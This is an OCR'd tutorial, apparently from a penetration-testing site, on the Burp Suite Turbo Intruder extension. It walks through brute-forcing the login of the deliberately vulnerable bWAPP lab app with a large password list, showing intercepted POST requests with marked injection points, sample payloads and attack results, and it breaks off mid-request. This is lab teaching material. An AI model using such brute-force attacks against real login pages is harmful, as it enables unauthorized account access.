iGNITE
Technologies

BURP SUITE FOR PENTESTER
TURBO INTRUDER

WWW.HACKINGARTICLES.IN

Contents

Introduction to Turbo Intruder

What is Turbo Intruder

Turbo Intruder is one of the greatest burp suite extensions scripted by "James Kettle" to send a large number of HTTP requests and analyze the results. However, the functionality of this extension is as similar as that of Burp's Intruder carries. Yes, it is fuzzier. But as it uses the HTTP-stack thereby some features make it a bit different and faster

- High speed with least latency during fuzzing
- Low memory usage with a million payloads
- Customizable python scripts for different attack scenarios
- Reliable for Multi-day attacks

Burp Intruder v/s Turbo Intruder

No doubt, the intruder tab is the most powerful part of the burp suite. Whether it's about to fuzz an application over at a single injection point or multiple, it does work seamlessly. However, this tool provides whatever we wish to, whether it's about payloads or the error detections, it is good-to-go. But when it comes to the fuzzing speed or the memory usage it drops it out. If the dictionary exceeds about a lakh payload, the latency and the memory consumption will be at their peak. But why does this all happen?


To analyze this, we need to understand the mechanism it carries while fuzzing.

All the major brute forcers, create a TCP handshake for a single request and send the request to the server, thereby the server waits and shares the response back, as soon as the tool gets the response, it then reads out and the same happens again. However, the handshake consumes a lot of time and the sending & reading phases contain a much latency too, thereby giving a high load on the CPU and consuming a lot of memory reducing the speed to fuzz that.

But the turbo intruder is different and as its speed is. It works on an old technology i.e., HTTP pipelining which establishes the connection first and shares as many possible requests in one go without worrying about the received responses to minimize the latency and server processing time.

Turbo Intruder's Installation

It's not difficult to find this plugin nor to install it, simply navigate to the **Extender tab** and then further select the **app Store** option within it and once you scroll your mouse down, you'll find it right in front with a rating reaching almost **5 stars.**



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Extensions BApp Store APIs Options

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.


Name	Installed	Rating	Popularity	Last updated	Detail
Target Redirector		☆☆☆☆☆		04 Apr 2018	
ThreadFix		☆☆☆☆☆		25 Jan 2017	Pro extens...
Timeinator, Time Based ...		☆☆☆☆☆		09 Nov 2020	
Token Extractor		☆☆☆☆☆		04 Dec 2020	
Token Incrementor		☆☆☆☆☆		27 Nov 2020	
TokenJar		☆☆☆☆☆		20 Jun 2018	
Turbo Data Miner		☆☆☆☆☆		22 Jun 2020	
Turbo Intruder		☆☆☆☆☆		24 Nov 2020	
Upload Scanner		☆☆☆☆☆		26 Nov 2018	
UPnP Hunter		☆☆☆☆☆		30 Jun 2020	
UUID Detector		☆☆☆☆☆		23 Feb 2017	
WAF Cookie Fetcher		☆☆☆☆☆		16 Jan 2018	
WAFDetect		☆☆☆☆☆		13 Nov 2018	
Wayback Machine		☆☆☆☆☆		18 Jun 2018	
WCF Deserializer		☆☆☆☆☆		15 Jun 2017	
Web Cache Deception S...		☆☆☆☆☆		23 Nov 2017	Pro extens...
WebInspect Connector		☆☆☆☆☆		10 Aug 2016	Pro extens...
WebSphere Portlet Stat...		☆☆☆☆☆		17 Feb 2015	
What-The-WAF		☆☆☆☆☆		02 Oct 2014	
Wordlist Extractor		☆☆☆☆☆		20 Apr 2017	

Turbo Intruder

Turbo Intruder is a Burp Suite extension for sending large numbers of HTTP requests and analyzing the results. It's intended to complement Burp Intruder by handling attacks th require extreme speed or complexity. The following features it apart:

- Fast - Turbo Intruder uses a HTTP stack hand-coded fror scratch with speed in mind. As a result, on many targets can seriously outpace even fashionable asynchronous Go scripts.
- Flexible - Attacks are configured using Python. This enab handling of complex requirements such as signed request and multi-step attack sequences. Also, the custom HTTI stack means it can handle malformed requests that brea other libraries.
- Scalable - Turbo Intruder can achieve flat memory usage enabling reliable multi-day attacks. It can also be run in headless environments via the command line.

Now simply **hit the install button** over in the description and there we're ready to go.



Basic use


To use it, simply highlight the area you want to inject over, th right click and 'Send to Turbo Intruder'. This will open a windc containing a Python snippet which you can customise before launching the attack.

For full usage instructions, please refer to the documentatior

Author: James 'albinowax' Kettle, PortSwigger Web Sec
Version: 1.1.3
Source: https://github.com/portswigger/turbo-intruder
Updated: 24 Nov 2020
Rating: ☆☆☆☆☆

But where it is, it's not aligned in any of the tabs?

Let's check out within the **Action section,** a simple right-click can give us the **Send to Turbo Intruder** option.




Request to https://ignitetechnologies.in:443 [162.241.27.24]

```
GET / HTTP/1.1
Host: ignitetechnologies.in
User-Agent: Mozilla/5.0 (X11; Linu                                    01 Fi
Accept: text/html,application/xhtm                                    ige/we
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: TawkConnectionTime=0
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 30 Dec 202
Cache-Control: max-age=0
```

Brute Forcing the application’s Passwords

You might be wondering like, all of these concepts are documented either at the portswigger’s web page or the extension’s GitHub repository, so what’s new. And what about the practical exposure, how we could confirm that, yes turbo intruder fuzz the application in a much faster way than the basic burp’s intruder does.

Thereby to confirm and check that all, let’s tune into our vulnerable application bWAPP and we’ll capture the login portal’s HTTP Request by setting the username to **bee** and a random password as **12345.**



Enter your credentials (bee/bug).

Login: bee


Password: •••••

Set the security level: low

Login

Via Burp's Intruder


Once the **Login** button got fired up, we got the Request intercepted at our Burp monitor, so let's first share it with **"Intruder".**



Request to http://192.168.0.9:8080

```
POST /bWAPP/login.php HTTP/1.1
Host: 192.168.0.9:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64
Accept: text/html,application/xhtml+xml,ap
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlen
Content-Length: 53
Origin: http://192.168.0.9:8080
Connection: close
Referer: http://192.168.0.9:8080/bWAPP/log
Cookie: security_level=0; PHPSESSID=f0l48l
Upgrade-Insecure-Requests: 1

login=bee&password=12345&security_level=0&
```

However, the Intruder steps are on our tips, so let's recall them once again. As soon as the Intruder receives the request, our first work is to set the clear out the things and set the **injection points** over at the **position tab.**



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://192.168.0.9:8080
Connection: close
Referer: http://192.168.0.9:8080/bWAPP/login.php
Cookie: security_level=0; PHPSESSID=f0l48lpc7ah7ii559e9moflc0u
Upgrade-Insecure-Requests: 1

login=bee&password=§12345§&security_level=0&form=submit
```


Search... 0 matches

1 payload position

Length: 609

Now, time to inject our fuzzing lists. Switch to the Payloads tab, right next to Position one, and click the Load button to select the desired list. For this section, we've modified the 10-million-password-list of Daniel Miessler SecLists Github's repository and have injected bee & bug within it.

From the below image, you can see that the number of requests is more than 100,000, which is not large but still it could help us to determine the speed.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type: Simple list

Payload count: 101,003


Request count: 101,003

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
12345678
qwerty
123456789
12345
1234
111111
```

Now as soon as we hit the Attack button, the fuzzer starts up and it took about **60+ seconds** to fuzz about **1700 requests** which makes it about **23 requests per second (RPS).**



Filter: Showing all items


Request ^	Payload	Status	Error	Timeout	Length
0		200	□	□	4414
1	123456	200	□	□	4414
2	password	200	□	□	4414
3	12345678	200	□	□	4414
4	qwerty	200	□	□	4414
5	123456789	200	□	□	4414
6	12345	200	□	□	4414
7	1234	200	□	□	4414
8	111111	200	□	□	4414

1742 of 101003

Via Turbo Intruder

Let’s first **pause** the intruder here and will check what Turbo Intruder dumps out as its speed.

Back into the intercept tab, we’ll **select the payload position** and will then hit right-click in order to share the request to the Turbo Intruder.




```
POST /bWAPP/login.php HT
Host: 192.168.0.9:8080
User-Agent: Mozilla/5.0                          ecko/20100101 F
Accept:
text/html,application/xh                         mage/webp,*/*;
Accept-Language: en-US,e
Accept-Encoding: gzip, d
